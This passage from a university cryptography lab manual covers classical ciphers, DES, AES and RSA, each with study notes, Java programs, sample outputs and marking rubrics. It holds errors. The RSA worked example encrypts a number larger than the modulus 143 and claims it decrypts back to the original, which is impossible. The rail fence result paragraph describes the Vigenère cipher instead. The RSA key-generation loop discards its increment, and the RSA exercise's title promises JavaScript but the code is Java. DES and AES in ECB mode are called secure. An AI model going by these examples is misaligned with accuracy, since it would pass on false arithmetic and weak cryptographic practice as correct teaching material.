        Scanner sc = new Scanner(System.in);
        System.out.print("Enter Plaintext: ");
        String plaintext = sc.nextLine();
        System.out.print("Enter Keyword: ");
        String keyword = sc.nextLine();

        String encrypted = encrypt(plaintext, keyword);
        System.out.println("Encrypted Text: " + encrypted);

        String decrypted = decrypt(encrypted, keyword);
        System.out.println("Decrypted Text: " + decrypted);
    }
```

Output:

```
Enter Plaintext: welcome
Enter Keyword: hello
Encrypted Text: DIWNCTI
Decrypted Text: WELCOME
```

Criteria	Marks
Preparation	**/20**
Program	**/25**
Interpretation of Result	**/20**
Viva	**/10**
Total	**/75**
Faculty Signature with Date	

Result:

Thus, encryption and decryption using Vigenere cipher substitution technique is implemented.

Ex.No:2a	**RAIL FENCE CIPHER**
Date:	

Aim:

To implement a rail fence transposition technique in Java.

Study material


The rail fence cipher (also called a zigzag cipher) is a form of transposition cipher. It derives its name from the way in which it is encoded.

Encryption

In a transposition cipher, the order of the alphabets is re-arranged to obtain the cipher-text.

- In the rail fence cipher, the plain-text is written downwards and diagonally on successive rails of an imaginary fence.
- When we reach the bottom rail, we traverse upwards moving diagonally, after reaching the top rail, the direction is changed again. Thus the alphabets of the message are written in a zig-zag manner.
- After each alphabet has been written, the individual rows are combined to obtain the cipher-text.

For example, if the message is "GeeksforGeeks" and the number of rails = 3 then cipher is prepared as:



Decryption

As we've seen earlier, the number of columns in rail fence cipher remains equal to the length of plain-text message. And the key corresponds to the number of rails.

- Hence, rail matrix can be constructed accordingly. Once we've got the matrix we can figure-out the spots where texts should be placed (using the same way of moving diagonally up and down alternatively).
- Then, we fill the cipher-text row wise. After filling it, we traverse the matrix in zig-zag manner to obtain the original text.

Implementation:
Let cipher-text = "GsGsekfrek eoe" , and Key = 3

- Number of columns in matrix = len(cipher-text) = 13
- Number of rows = key = 3

Hence original matrix will be of 3*13 , now marking places with text as '*' we get

```
* _ _ _ * _ _ _ * _ _ _ *
_ * _ * _ * _ * _ * _ *
_ _ * _ _ _ * _ _ _ * _
```

Algorithm:

Encryption:

1. Create a 2D matrix with key rows and plaintext.length() columns.
2. Traverse the plaintext in a zigzag manner (down when direction is down, and up when direction is up).
3. Fill characters in the matrix accordingly.
4. Read the matrix row by row to get the cipher text.

Decryption:

1. Create an empty 2D matrix of same size with placeholders.
2. Fill the zigzag positions with * markers where characters will go.
3. Fill characters of cipher text in the * marked positions row by row.
4. Traverse the matrix again in zigzag manner to retrieve original plaintext.

Program:

```
import java.util.*;
public class RailFenceCipher {
    public static String encrypt(String text, int key) {
        if (key <= 1 || text.length() <= 1) return text;
        char[][] rail = new char[key][text.length()];
        for (char[] row : rail) Arrays.fill(row, '\n');
        boolean down = false;
        int row = 0;
        for (int i = 0; i < text.length(); i++) {
            rail[row][i] = text.charAt(i);
            if (row == 0 || row == key - 1) down = !down;
            row += down ? 1 : -1;
        }
        StringBuilder result = new StringBuilder();
        for (char[] r : rail) {
            for (char ch : r) {
                if (ch != '\n') result.append(ch);
            }
        }
        return result.toString();
    }
    public static String decrypt(String cipher, int key) {
        if (key <= 1 || cipher.length() <= 1) return cipher;

        char[][] rail = new char[key][cipher.length()];
        for (char[] row : rail) Arrays.fill(row, '\n');

        // Mark the zig-zag path
        boolean down = false;
        int row = 0;
        for (int i = 0; i < cipher.length(); i++) {
            rail[row][i] = '*';
            if (row == 0 || row == key - 1) down = !down;
            row += down ? 1 : -1;
        }
        int index = 0;
        for (int i = 0; i < key; i++) {
            for (int j = 0; j < cipher.length(); j++) {
                if (rail[i][j] == '*' && index < cipher.length()) {
                    rail[i][j] = cipher.charAt(index++);
                }
            }
        }
        StringBuilder result = new StringBuilder();
        down = false;
        row = 0;
        for (int i = 0; i < cipher.length(); i++) {
            result.append(rail[row][i]);
            if (row == 0 || row == key - 1) down = !down;
            row += down ? 1 : -1;
        }
        return result.toString();
    }
    public static void main(String[] args) {
        Scanner input = new Scanner(System.in);
        System.out.print("Enter message: ");
        String message = input.nextLine();
        System.out.print("Enter key (number of rails): ");
        int key = input.nextInt();
        String cipher = encrypt(message, key);
        System.out.println("Encrypted Text: " + cipher);
        String original = decrypt(cipher, key);
        System.out.println("Decrypted Text: " + original);
    }
}
```

Output

```
Enter message: hello
Enter key (number of rails): 3
Encrypted Text: hoell
Decrypted Text: hello
```

Criteria	Marks
Preparation	**/20**
Program	**/25**
Interpretation of Result	**/20**
Viva	**/10**
Total	**/75**
Faculty Signature with Date	

Result:

Thus, the Vigenère Cipher is implemented using a repeating key to perform polyalphabetic substitution for encryption and decryption is done by reversing the shift applied using the key, restoring the original plaintext.

Ex.No: 2b	ROW AND COLUMN TRANSFORMATION TECHNIQUE
Date:	

Aim:

To implement row and column transformation technique in Java.

Study material

Columnar Transposition Cipher

Given a plain-text message and a numeric key, cipher/de-cipher the given text using Columnar Transposition Cipher The Columnar Transposition Cipher is a form of transposition cipher just like Rail Fence Cipher. Columnar Transposition involves writing the plaintext out in rows, and then reading the ciphertext off in columns one by one.

Encryption

In a transposition cipher, the order of the alphabets is re-arranged to obtain the cipher-text. The message is written out in rows of a fixed length, and then read out again column by column, and the columns are chosen in some scrambled order.


Width of the rows and the permutation of the columns are usually defined by a keyword. For example, the word HACK is of length 4 (so the rows are of length 4), and the permutation is defined by the alphabetical order of the letters in the keyword. In this case, the order would be “3 1 2 4”.

Any spare spaces are filled with nulls or left blank or placed by a character (Example: _). Finally, the message is read off in columns, in the order specified by the keyword.

Encryption

Given text = Geeks for Geeks

Keyword = HACK   **Length of Keyword** = 4 (no of rows)   **Order of Alphabets in HACK** = 3124



H	A	C	K
3	1	2	4
G	e	e	k
s	_	f	o
r	_	G	e
e	k	s	_

Print Characters of column 1,2,3,4

Encrypted Text = e kefGsGsrekoe_

Decryption

To decipher it, the recipient has to work out the column lengths by dividing the message length by the key length. Then, write the message out in columns again, then re-order the columns by reforming the key word.

Algorithm:

Encryption:

1. Remove spaces from the plaintext and convert it to uppercase.
2. Create a grid with the following:
    - The number of columns is the length of the keyword.
    - The number of rows is the ceiling of (length of plaintext / length of keyword).
3. Fill the grid row by row with the plaintext, and pad with underscores (_) if necessary.
4. Create a column order based on the alphabetical order of the letters in the keyword.
5. Read the grid column by column in the order specified by the column order.
6. Construct the ciphertext by concatenating the characters from the columns.

Decryption:

1. Find the number of rows and columns using the keyword and ciphertext length.
2. Create a grid with the number of rows and columns.
3. Reorder columns based on the alphabetical order of the keyword.
4. Fill the grid with the ciphertext in column-major order.
5. Read the grid row by row to retrieve the original message.
6. Remove padding (e.g., underscores) from the decrypted text.

Program:

```
import java.util.*;
public class ColumnarTranspositionCipher {
    public static String encrypt(String text, String key) {
        text = text.replaceAll(" ", "").toUpperCase();
        int keyLength = key.length();
        int textLength = text.length();
        int numRows = (int) Math.ceil((double) textLength / keyLength);
        char[][] grid = new char[numRows][keyLength];
        int index = 0;
        for (int i = 0; i < numRows; i++) {
            for (int j = 0; j < keyLength; j++) {
                if (index < textLength) {
                    grid[i][j] = text.charAt(index++);
                } else {
                    grid[i][j] = '_';
                }
            }
        }
        Integer[] order = new Integer[keyLength];
        for (int i = 0; i < keyLength; i++) {
            order[i] = i;
        }
        Arrays.sort(order, Comparator.comparingInt(i -> key.charAt(i)));
        StringBuilder cipherText = new StringBuilder();
        for (int i : order) {
            for (int j = 0; j < numRows; j++) {
                cipherText.append(grid[j][i]);
            }
        }
        return cipherText.toString();
    }
    public static String decrypt(String cipher, String key) {
        int keyLength = key.length();
        int cipherLength = cipher.length();
        int numRows = (int) Math.ceil((double) cipherLength / keyLength);
        int numCols = keyLength;
        int charsPerCol = cipherLength / numCols;
        char[][] grid = new char[numRows][numCols];
        Integer[] order = new Integer[keyLength];
        for (int i = 0; i < keyLength; i++) {
            order[i] = i;
        }
        Arrays.sort(order, Comparator.comparingInt(i -> key.charAt(i)));
        int index = 0;
        for (int col : order) {
            for (int row = 0; row < numRows; row++) {
                if (index < cipherLength) {
                    grid[row][col] = cipher.charAt(index++);
                }
            }
        }
        StringBuilder plainText = new StringBuilder();
        for (int i = 0; i < numRows; i++) {
            for (int j = 0; j < numCols; j++) {
                if (grid[i][j] != '_') {
                    plainText.append(grid[i][j]);
                }
            }
        }
        return plainText.toString();
    }
    public static void main(String[] args) {
        Scanner input = new Scanner(System.in);
        System.out.print("Enter message: ");
        String message = input.nextLine();
        System.out.print("Enter keyword: ");
        String key = input.nextLine();
        String cipherText = encrypt(message, key);
        System.out.println("Encrypted Text: " + cipherText);
        String decryptedText = decrypt(cipherText, key);
        System.out.println("Decrypted Text: " + decryptedText);
    }
```

Output:

```
Enter message: welocome
Enter keyword: hello
Encrypted Text: EMWOLEO_C_
Decrypted Text: WELOCOME
```

Criteria	**Marks**
Preparation	**/20**
Program	**/25**
Interpretation of Result	**/20**
Viva	**/10**
Total	**/75**
Faculty Signature with Date	

Result:

Thus, the Columnar Transposition Cipher is implemented by rearranging characters column-wise based on the keyword order and decryption is done by reversing the column mapping to restore the original plaintext.

Ex.No:3	**DATA ENCRYPTION STANDARD (DES)**
Date:	

Aim:

To apply Data Encryption Standard (DES) Algorithm for a practical application like User Message Encryption.


Study material
Introduction

Data Encryption Standard (DES) is a block cipher with a 56-bit key length that has played a significant role in data security**.** Data encryption standard (DES) has been found vulnerable to very powerful attacks therefore, the popularity of DES has been found slightly on the decline. DES is a block cipher and encrypts data in blocks of size of **64 bits** each, which means 64 bits of plain text go as the input to DES, which produces 64 bits of ciphertext. The same algorithm and key are used for encryption and decryption, with minor differences. The key length is **56 bits**.

The basic idea is shown below:
We have mentioned that DES uses a 56-bit key. Actually, The initial key consists of 64 bits. However, before the DES process even starts, every 8th bit of the key is discarded to produce a 56-bit key. That is bit positions 8, 16, 24, 32, 40, 48, 56, and 64 are discarded.

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32
33	34	35	36	37	38	39	40	41	42	43	44	45	46	47	48
49	50	51	52	53	54	55	56	57	58	59	60	61	62	63	64

Thus, the discarding of every 8th bit of the key produces a **56-bit key** from the original **64-bit key**.
DES is based on the two fundamental attributes of cryptography: substitution (also called confusion) and transposition (also called diffusion). DES consists of 16 steps, each of which is called a round. Each round performs the steps of substitution and transposition. Let us now discuss the broad-level steps in DES.
In the first step, the 64-bit plain text block is handed over to an initial Permutation (IP) function.
The initial permutation is performed on plain text.
Next, the initial permutation (IP) produces two halves of the permuted block; saying Left Plain Text (LPT) and Right Plain Text (RPT).
Now each LPT and RPT go through 16 rounds of the encryption process.
In the end, LPT and RPT are rejoined and a Final Permutation (FP) is performed on the combined block
The result of this process produces 64-bit ciphertext.




Initial Permutation (IP)
As we have noted, the initial permutation (IP) happens only once and it happens before the first

58	50	42	34	26	18	10	2	60	52	44	36	28	20	12	4
62	54	46	38	30	22	14	6	64	56	48	40	32	24	16	8
57	49	41	33	25	17	9	1	59	51	43	35	27	19	11	3
61	33	45	37	29	21	13	5	63	55	47	39	31	23	15	7

round. It suggests how the transposition in IP should proceed, as shown in the figure. For example, it says that the IP replaces the first bit of the original plain text block with the 58th bit of the original plain text, the second bit with the 50th bit of the original plain text block, and so on.
This is nothing but jugglery of bit positions of the original plain text block. the same rule applies to all the other bit positions shown in the figure.

As we have noted after IP is done, the resulting 64-bit permuted text block is divided into two half blocks. Each half-block consists of 32 bits, and each of the 16 rounds, in turn, consists of the broad-level steps outlined in the figure.

Step 1: Key transformation
We have noted initial 64-bit key is transformed into a 56-bit key by discarding every 8th bit of the initial key. Thus, for each a 56-bit key is available. From this 56-bit key, a different 48-bit Sub Key is generated during each round using a process called key transformation. For this, the 56-bit key is divided into two halves, each of 28 bits. These halves are circularly shifted left by one or two positions, depending on the round.



For example: if the round numbers 1, 2, 9, or 16 the shift is done by only one position for other rounds, the circular shift is done by two positions. The number of key bits shifted per round is shown in the figure.
After an appropriate shift, 48 of the 56 bits are selected. From the 48 we might obtain 64 or 56 bits based on requirement which helps us to recognize that this model is very versatile and can handle any range of requirements needed or provided. for selecting 48 of the 56 bits the table is shown in the figure given below. For instance, after the shift, bit number 14 moves to the first position, bit

Round	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
#key bits shifted	1	1	2	2	2	2	2	2	1	2	2	2	2	2	2	1


number 17 moves to the second position, and so on. If we observe the table , we will realize that it contains only 48-bit positions. Bit number 18 is discarded (we will not find it in the table), like 7 others, to reduce a 56-bit key to a 48-bit key. Since the key transformation process involves permutation as well as a selection of a 48-bit subset of the original 56-bit key it is called Compression Permutation.

Step 2: Expansion Permutation
Recall that after the initial permutation, we had two 32-bit plain text areas called Left Plain

14	17	11	24	1	5	3	28	15	6	21	10
23	19	12	4	26	8	16	7	27	20	13	2
41	52	31	37	47	55	30	40	51	45	33	48
44	49	39	56	34	53	46	42	50	36	29	32

Text(LPT) and Right Plain Text(RPT). During the expansion permutation, the RPT is expanded from 32 bits to 48 bits. Bits are permuted as well hence called expansion permutation. This happens as the 32-bit RPT is divided into 8 blocks, with each block consisting of 4 bits. Then, each 4-bit block of the previous step is then expanded to a corresponding 6-bit block, i.e., per 4-bit block, 2 more bits are added.

This process results in expansion as well as a permutation of the input bit while creating output. The key transformation process compresses the 56-bit key to 48 bits. Then the expansion permutation process expands the **32-bit RPT** to **48-bits**. Now the 48-bit key is XOR with 48-bit RPT and the resulting output is given to the next step, which is the **S-Box substitution**.



Algorithm:

Encryption:

1. Convert the message into 64-bit blocks (8 bytes).
2. Pad if necessary.
3. Generate a 64-bit key (only 56 bits used internally).
4. Create DES cipher in ECB mode.
5. Encrypt using DES with the key.

Decryption:

1. Use the same key and DES object.
2. Decrypt the ciphertext.
3. Remove padding to get the original plaintext.

Program:

```
import javax.crypto.Cipher;
import javax.crypto.KeyGenerator;
import javax.crypto.SecretKey;
import javax.crypto.spec.SecretKeySpec;
import java.util.Base64;
import java.util.Scanner;
public class DESAlgorithm {
    public static SecretKey generateKey(String keyStr) throws Exception {
        byte[] keyBytes = keyStr.getBytes();
        byte[] keyBytes8 = new byte[8];
        System.arraycopy(keyBytes, 0, keyBytes8, 0, Math.min(keyBytes.length, 8));
        return new SecretKeySpec(keyBytes8, "DES");
    }
    public static String encrypt(String message, SecretKey key) throws Exception {
        Cipher cipher = Cipher.getInstance("DES/ECB/PKCS5Padding");
        cipher.init(Cipher.ENCRYPT_MODE, key);
        byte[] encrypted = cipher.doFinal(message.getBytes());
        return Base64.getEncoder().encodeToString(encrypted);
    }
    public static String decrypt(String encryptedText, SecretKey key) throws Exception {
        Cipher cipher = Cipher.getInstance("DES/ECB/PKCS5Padding");
        cipher.init(Cipher.DECRYPT_MODE, key);
        byte[] decrypted = cipher.doFinal(Base64.getDecoder().decode(encryptedText));
        return new String(decrypted);
    }
    public static void main(String[] args) throws Exception {
        Scanner scanner = new Scanner(System.in);
        System.out.print("Enter message: ");
        String message = scanner.nextLine();
        System.out.print("Enter 8-character key: ");
        String keyInput = scanner.nextLine();
        SecretKey key = generateKey(keyInput);
        String encrypted = encrypt(message, key);
        String decrypted = decrypt(encrypted, key);
        System.out.println("Encrypted Text: " + encrypted);
        System.out.println("Decrypted Text: " + decrypted);
    }
}
```

Output:

```
Enter message: welcome
Enter 8-character key: key12345
Encrypted Text: iLYGAazzm7k=
Decrypted Text: welcome
```

Criteria	Marks
Preparation	**/20**
Program	**/25**
Interpretation of Result	**/20**
Viva	**/10**
Total	**/75**
Faculty Signature with Date	

Result:

Thus, the DES algorithm is implemented to encrypt user messages using block-wise substitution and permutation and with the same key, the encrypted message can be decrypted, restoring the original plaintext securely.

Ex.No:4	Advanced Encryption Standard (AES)
Date:	

Aim:

To apply Advanced Encryption Standard (AES) Algorithm for a practical application like URL Encryption.

Study material:

Introduction:

Advanced Encryption Standard (AES) is a highly trusted **encryption algorithm** used to secure data by converting it into an unreadable format without the proper key. Developed by the National Institute of Standards and Technology (NIST), **AES encryption** uses various **key lengths** (128, 192, or 256 bits) to provide strong protection against unauthorized access. This **data security** measure is efficient and widely implemented in securing **internet communication**, protecting **sensitive data**, and encrypting files. AES, a cornerstone of modern cryptography, is recognized globally for its ability to keep information safe from cyber threats.

Working of The Cipher

AES performs operations on bytes of data rather than in bits. Since the block size is 128 bits, the cipher processes 128 bits (or 16 bytes) of the input data at a time.

The number of rounds depends on the key length as follows :

128-bit key – 10 rounds

192-bit key – 12 rounds

256-bit key – 14 rounds

Creation of Round Keys

A Key Schedule algorithm calculates all the round keys from the key. So the initial key is used to create many different round keys which will be used in the corresponding round of the encryption.

Encryption

AES considers each block as a 16-byte (4 byte x 4 byte = 128) grid in a column-major arrangement.

[b0 | b4 | b8 | b12 |
| b1 | b5 | b9 | b13 |
| b2 | b6 | b10| b14 |
| b3 | b7 | b11| b15]

Each round comprises of 4 steps :

- SubBytes
- ShiftRows
- MixColumns
- Add Round Key

The last round doesn't have the MixColumns round.

The SubBytes does the substitution and ShiftRows and MixColumns perform the permutation in the algorithm.

Sub Bytes

This step implements the substitution.

In this step, each byte is substituted by another byte. It is performed using a lookup table also called the S-box. This substitution is done in a way that a byte is never substituted by itself and also not substituted by another byte which is a compliment of the current byte. The result of this step is a 16-byte (4 x 4) matrix like before.

The next two steps implement the permutation.
Shift Rows

- This step is just as it sounds. Each row is shifted a particular number of times.
- The first row is not shifted
- The second row is shifted once to the left.
- The third row is shifted twice to the left.
- The fourth row is shifted thrice to the left.

(A left circular shift is performed.)

```
 [ b0 | b1 | b2 | b3]          [ b0  | b1  | b2  | b3  ]
| b4 | b5 | b6 | b7 |    ->   | b5  | b6  | b7  | b4  |
| b8 | b9 | b10 | b11 |       | b10 | b11 | b8  | b9  |
[b12 | b13 | b14 | b15 ]      [ b15 | b12 | b13 | b14 ]
```

Mix Columns
This step is a matrix multiplication. Each column is multiplied with a specific matrix and thus the position of each byte in the column is changed as a result.

This step is skipped in the last round.

```
[c0]       [ 2  3  1  1 ] [ b0 ]
|c1|  =    | 1  2  3  1 |   | b1 |
|c2|       | 1  1  2  3 |   | b2 |
[c3 ]     [ 3  1  1  2 ]   [ b3 ]
```

Add Round Keys
Now the resultant output of the previous stage is XOR-ed with the corresponding round key. Here, the 16 bytes are not considered as a grid but just as 128 bits of data.

Added Round Keys (AES)
After all these rounds 128 bits of encrypted data are given back as output. This process is repeated until all the data to be encrypted undergoes this process.

Decryption
The stages in the rounds can be easily undone as these stages have an opposite to it which when performed reverts the changes. Each 128 blocks goes through the 10,12 or 14 rounds depending on the key size.
The stages of each round of decryption are as follows :

- Add round key
- Inverse MixColumns
- ShiftRows
- Inverse SubByte

The decryption process is the encryption process done in reverse so I will explain the steps with notable differences.

Inverse MixColumns
This step is similar to the Mix Columns step in encryption but differs in the matrix used to carry out

the operation.

Mix Columns Operation each column is mixed independent of the other.

Matrix multiplication is used. The output of this step is the matrix multiplication of the old values and a

constant matrix

[b0] = [14 11 13 9] [c0]
[b1] = [9 14 11 13] [c1]
[b2] = [13 9 14 11] [c2]
[b3] = [11 13 9 14] [c3]

Inverse SubBytes

Inverse S-box is used as a lookup table and using which the bytes are substituted during decryption.

Function Substitute performs a byte substitution on each byte of the input word. For this purpose, it uses an S-box.

Algorithm:

Encryption Steps:

1. Convert plaintext (e.g., URL) to byte form.
2. Generate or provide a 128-bit (16-byte) secret key.
3. Initialize AES Cipher in AES/ECB/PKCS5Padding mode.
4. Encrypt the byte data using the AES cipher.
5. Encode the result using Base64 for URL-safe output.

Decryption Steps:

1. Decode the Base64 encrypted data back to bytes.
2. Initialize the AES Cipher with the same secret key in decrypt mode.
3. Decrypt the byte array.
4. Convert decrypted bytes back to string (original URL/message).

Program:

```
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;
import java.util.Base64;
import java.util.Scanner;
public class AESAlgorithm {
    public static SecretKeySpec getAESKey(String keyStr) {
        byte[] key = new byte[16];
        byte[] keyBytes = keyStr.getBytes();
        System.arraycopy(keyBytes, 0, key, 0, Math.min(keyBytes.length, key.length));
        return new SecretKeySpec(key, "AES");
    }
    public static String encrypt(String plainText, SecretKeySpec key) throws Exception {
        Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
        cipher.init(Cipher.ENCRYPT_MODE, key);
        byte[] encrypted = cipher.doFinal(plainText.getBytes());
        return Base64.getEncoder().encodeToString(encrypted);
    }
    public static String decrypt(String cipherText, SecretKeySpec key) throws Exception {
        Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
        cipher.init(Cipher.DECRYPT_MODE, key);
        byte[] decoded = Base64.getDecoder().decode(cipherText);
        byte[] decrypted = cipher.doFinal(decoded);
        return new String(decrypted);
    }
    public static void main(String[] args) {
        try {
            Scanner scanner = new Scanner(System.in);
            System.out.print("Enter URL/message to encrypt: ");
            String input = scanner.nextLine();
            System.out.print("Enter 16-character key: ");
            String keyInput = scanner.nextLine();
            SecretKeySpec key = getAESKey(keyInput);
            String encrypted = encrypt(input, key);
            String decrypted = decrypt(encrypted, key);
            System.out.println("Encrypted Text (Base64): " + encrypted);
            System.out.println("Decrypted Text: " + decrypted);
        } catch (Exception e) {
            System.out.println("Error: " + e.getMessage());
        }
    }
}
```

Output:

```
Enter URL/message to encrypt: https://example.com/page
Enter 16-character key: mysecretkey12345
Encrypted Text (Base64): xUO0z5VY9k5koaJ55gnbaHiJqy9bZ9aXplhbdD9L+wE=
Decrypted Text: https://example.com/page
```

Criteria	Marks
Preparation	**/20**
Program	**/25**
Interpretation of Result	**/20**
Viva	**/10**
Total	**/75**
Faculty Signature with Date	

Result:

Thus, AES encryption and decryption are implemented to ensure secure communication by converting plaintext into ciphertext and vice versa.

Ex.No:5	RSA Algorithm using HTML and JavaScript
Date:	

Aim:

To implement a RSA algorithm using HTML and Javascript.

Study material:
Introduction

RSA algorithm is an asymmetric cryptography algorithm. Asymmetric actually means that it works o two different keys i.e. Public Key and Private Key. As the name describes that the Public Key is give to everyone and the Private key is kept private.
An example of asymmetric cryptography:

1. A client (for example browser) sends its public key to the server and requests some data.
2. The server encrypts the data using the client's public key and sends the encrypted data.
3. The client receives this data and decrypts it.

Implementation of RSA Cryptosystem using Primitive Roots

We will implement a simple version of RSA using primitive roots.

Step 1: Generating Keys

To start, we need to generate two large prime numbers, p and q. These primes should be of roughly equal length and their product should be much larger than the message we want to encrypt.

We can generate the primes using any primality testing algorithm, such as the Miller-Rabin test. Once we have the two primes, we can compute their product n = p*q, which will be the modulus for our RSA system.

Next, we need to choose an integer e such that 1 < e < phi(n) and gcd(e, phi(n)) = 1, where phi(n) = (p-1)*(q-1) is Euler's totient function. This value of e will be the public key exponent.

To compute the private key exponent d, we need to find an integer d such that d*e = 1 (mod phi(n)). This can be done using the extended Euclidean algorithm.
Our public key is (n, e) and our private key is (n, d).

Step 2: Encryption

To encrypt a message m, we need to convert it to an integer between 0 and n-1. This can be done using a reversible encoding scheme, such as ASCII or UTF-8.

Once we have the integer representation of the message, we compute the ciphertext c as c = m^e (mod n). This can be done efficiently using modular exponentiation algorithms, such as binary exponentiation.

Step 3: Decryption

To decrypt the ciphertext c, we compute the plaintext m as m = c^d (mod n). Again, we can use modular exponentiation algorithms to do this efficiently.

Step 4: Example

Let's walk through an example using small values to illustrate how the RSA cryptosystem works.

Suppose we choose p = 11 and q = 13, giving us n = 143 and phi(n) = 120. We can choose e = 7, since gcd(7, 120) = 1. Using the extended Euclidean algorithm, we can compute d = 103, since 7*103 = 1 (mod 120).

Our public key is (143, 7) and our private key is (143, 103).

Suppose we want to encrypt the message “HELLO”. We can convert this to the integer 726564766, using ASCII encoding. Using the public key, we compute the ciphertext as c = 726564766^7 (mod 143) = 32.

To decrypt the ciphertext, we use the private key to compute m = 32^103 (mod 143) = 726564766, which is the original message.

Algorithm:

1. Key Generation:

- Step 1: Choose two large prime numbers, say p and q.
- Step 2: Compute n = p × q.
  → n is used as the modulus for both public and private keys.
- Step 3: Compute Euler’s Totient function: $\varphi(n) = (p - 1)(q - 1)$.
- Step 4: Choose an integer e such that $1 < e < \varphi(n)$ and $\gcd(e, \varphi(n)) = 1$.
  → e is the public exponent.
- Step 5: Compute the private key d such that:
  $d \equiv e^{-1} \bmod \varphi(n)$
  (i.e., d is the modular multiplicative inverse of e modulo $\varphi(n)$)

Final Keys:

- Public Key: (e, n)
- Private Key: (d, n)

2. Encryption:

- Convert the message M into a number m such that 0 < m < n.
- Compute the ciphertext c using:
  c = m^e mod n

3. Decryption:

- Use the private key (d, n) to decrypt:
  m = c^d mod n
- Convert the decrypted number m back to the original message M.

Program:

```
import java.math.BigInteger;
import java.util.Random;
import java.util.Scanner;
public class RSA {
    private BigInteger p, q, n, phi, e, d;
    private int bitlength = 1024;
    private Random r;
    public RSA() {
        r = new Random();
        p = BigInteger.probablePrime(bitlength, r);
        q = BigInteger.probablePrime(bitlength, r);
        n = p.multiply(q);
        phi = p.subtract(BigInteger.ONE).multiply(q.subtract(BigInteger.ONE));
        e = BigInteger.probablePrime(bitlength / 2, r);

        while (phi.gcd(e).compareTo(BigInteger.ONE) > 0 && e.compareTo(phi) < 0) {
            e.add(BigInteger.ONE);
        }
        d = e.modInverse(phi);
    }
    public RSA(BigInteger e, BigInteger d, BigInteger n) {
        this.e = e;
        this.d = d;
        this.n = n;
    }
    public BigInteger encrypt(BigInteger message) {
        return message.modPow(e, n);
    }
    public BigInteger decrypt(BigInteger encrypted) {
        return encrypted.modPow(d, n);
    }
    public static void main(String[] args) {
        Scanner sc = new Scanner(System.in);
        RSA rsa = new RSA();
        System.out.println("Enter a message (number): ");
        String message = sc.nextLine();
        BigInteger msg = new BigInteger(message.getBytes());
        System.out.println("Original Message: " + msg);
        BigInteger encrypted = rsa.encrypt(msg);
        System.out.println("Encrypted Message: " + encrypted);
        BigInteger decrypted = rsa.decrypt(encrypted);
        String decryptedText = new String(decrypted.toByteArray());
        System.out.println("Decrypted Message: " + decryptedText);
    }
}
```

Output:

```
Enter a message (number):
310400273487
Original Message: 1584320050234391543575768069 5
Encrypted Message:
37740488783406656894456328636582532330716528907966487566858807430048703211081
96703098281952655520193685802057312571321417876557614448952765453408191429858
59968286828192748768850020548887975510561948369632681786366606627392924584630
95730594050366614448952958188495973827717805236808931105793463323568605135005
88592440250788963731984579545845372737957745594555247503610720501571487474215
71550967968454674789392851530839857077406543020817395865942376951234229781824
53292132646186264112215790986118828883402135029923690315039555828701685947525
05579463345812025650537437639684477592124733441487613414974517520517027154508
Decrypted Message: 310400273487
```

Criteria	Marks
Preparation	**/20**
Program	**/25**
Interpretation of Result	**/20**
Viva	**/10**
Total	**/75**
Faculty Signature with Date	

Result:

Thus, RSA encryption and decryption were implemented to securely transmit numeric or text-based messages.

Ex.No:6	Diffie-Hellman Key Exchange Algorithm
Date:	

Aim:

To implement a Diffie-Hellman Key Exchange algorithm.

